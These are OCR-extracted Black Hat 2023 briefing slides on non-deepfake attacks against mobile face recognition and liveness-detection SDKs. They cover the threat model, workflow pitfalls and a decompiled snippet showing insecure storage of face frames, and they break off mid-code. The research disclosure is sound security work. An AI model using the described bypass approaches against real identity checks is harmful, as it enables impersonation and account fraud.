blackhat

AUGUST 9-10, 2023

BRIEFINGS

The Living Dead: Hacking Mobile Face Recognition SDKs with Non-Deepfake Attacks

Speaker(s): Wang Xianbo, Kaixuan Luo, Wing Cheong Lau The Chinese University of Hong Kong










Xianbo Wang PhD Candidate **S**@sanebow



Kaixuan Luo PhD Student







Wing Cheong Lau Professor







- **1. Motivation:** facial recognition, liveness detection, third-party SDK
- **2. Related work**: presentation attacks, deepfake, others
- **3. Typical workflows**: system architecture and protocol flow
- 4. What can go wrong?
- **5. Empirical study:** analysis on 18 Android SDKs
- 6. Case study: detail steps of the attack
- 7. Conclusions





Motivation


Face Recognition and Interactive Liveness Detection in Mobile Apps

App-level vs. system-level (Face ID)

requests to use

Facial Detection function to verify your identity. To complete this action, please ensure you are and are operating the device.

• You acknowledge and agree that will receive your personal information from the service provider and process your personal information for the purpose of identity verification in accordance with the **Personal Information Processing Rules for Facial Detection**



Next









Setup a new bank account


Age verification in games

dating apps

Great photo! Now it's time to take a selfie

To make sure it's really you, we'll compare your selfie to the photo on your ID.





暂不验证 开始验证

Continue



Profile verification in

Get verified

Prove you're the person in your profile by taking a video. If you match, boom, you're verified!

Continue

Maybe later




Hacking Kit Sold in Black Markets

ID card / passport photo with high quality headshots

\$5 (USD) per set

Teaching you how to make fake animated video to bypass facial recognition

\$300 = tutorial videos + software







Device with special ROM and software **\$250**





Reported Criminal Cases

- In 2019, two young men hacked face recognition system in a local **bank** and created 76 fake accounts.
- In 2020, a prosecution on criminals exploiting face recognition system in a government website to create fake tax invoices since 2018.

Chinese government-run facial recognition system hacked by tax fraudsters: report

- A group of tax scammers hacked a government-run identity verification system to fake tax invoices
- The fake tax invoices from the criminal group were valued at US\$76.2 million



Masha Borak + FOLLOW Published: 7:00am, 31 Mar, 2021 🔻


Why you can trust SCMP





Related Attacks in Academic Research

Presentation attacks



Deepfake attacks

Exploiting implementation bugs





Figure 3: Overview of LiveBugger.







Related Attacks in Academic Research

Deepfake against Liveness APIs

- Li, Changjiang, et al. "Seeing is living? rethinking the security of facial liveness verification in the deepfake era." 31st USENIX Security Symposium (USENIX Security 22). 2022.
- Hardware-based video replacement & FaceID bypass via customized eyeglasses
 - Chen, Yu, Bin Ma, and Zhuo Ma. "*Biometric authentication under* threat: Liveness detection hacking." Black Hat USA (2019).







Related Attacks in Academic Research

Face Recognition Protocol Analysis

- Zhang, Xiaohan, et al. "Understanding the (In) Security of Cross-side Face Verification Systems in Mobile Apps: A System Perspective." 2023 IEEE Symposium on Security and Privacy (SP). IEEE Computer Society, 2023.
- Parallel independent work Ο
- Appeared in May 2023, after our submission to Black Hat USA





Provided by SDKs


Workflow

- 1. Detect and locate face
- \rightarrow good quality, correctly positioned
- 2. Liveness Detection
- \rightarrow Make sure it's real person

Liveness Detection (Local or cloud)

Face

Detection (Local usually)




Select a representative frame



- \rightarrow Compare captured frame with:
- photo on previously scanned ID card ullet
- OR authority database ullet

Face Matching (Cloud usually)



Compare



Reference Photo







Static Liveness Detection

Image-based To deny photo **printed** or showed on **screen**



* Image source: https://www.thalesgroup.com

Interactive Liveness Detection

Video-based

More secure, and aims to mitigate image data injection/replay attacks








Variants of Video-Based Liveness


Motion Based



Flashing



Reciting








Passive





Demo Time !






SDK under attack




System Architecture






Step-by-Step Workflow black hat







Security-Usability Tradeoffs



Cost: images (1~3 frames) *vs.* video (100x frames). poor cellular signal 🐚 **Experience**: [blink, nod, shake] \rightarrow [nod] vs. [ALL over again!]






—Result →

—Result →





Design & Implementation Choices









Attacker owns:

Victim's Photo(s), a device with full control **Goal:**


Spoof Face Recognition, Identify as the victim **How:**

Bypass/Deceive Liveness & Upload victim's photo





Sophisticated Protection, but ...



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


Run secondary static image-based liveness on cloud: detect scanned photo

Ineffective: Attacker has original image file of the victim



Pitfalls: Initialization Stage








Face Cloud




Pitfalls: Result Passing








Encrypt result, decrypt in cloud



23











Pitfalls: Result Passing







Pitfalls: Result Passing







Some Cliché Mistakes

Insecure file storage

67 /* loaded from: classes2.dex */ 68 public class LiveDetectActivity extends Activity implements Camera.AutoFocusCallback, private static String aG = FileUtils.getSdcardPath() + "/DCIM/"; 69 private static String aH = FileUtils.getSdcardPath() + "/DCIM/pic/pic1.jpg"; 70 71 private static String aI = FileUtils.getSdcardPath() + "/DCIM/pic/pic2.jpg"; private static String aJ = FileUtils.getSdcardPath() + "/DCIM/pic/pic3.jpg"; 72 73 private static String aK = "bestPic.jpg"; 74 private static String aL = "bestPic1.jpg"; 75 private static String aM = "bestPic2.jpg"; 76 private static String aN = "shakePic.jpg"; 77 private static String a0 = "nodPic.jpg"; private static String aP = "gazePic.jpg"; 78 private static String aQ = "blinkPic.jpg"; 79 80 private static 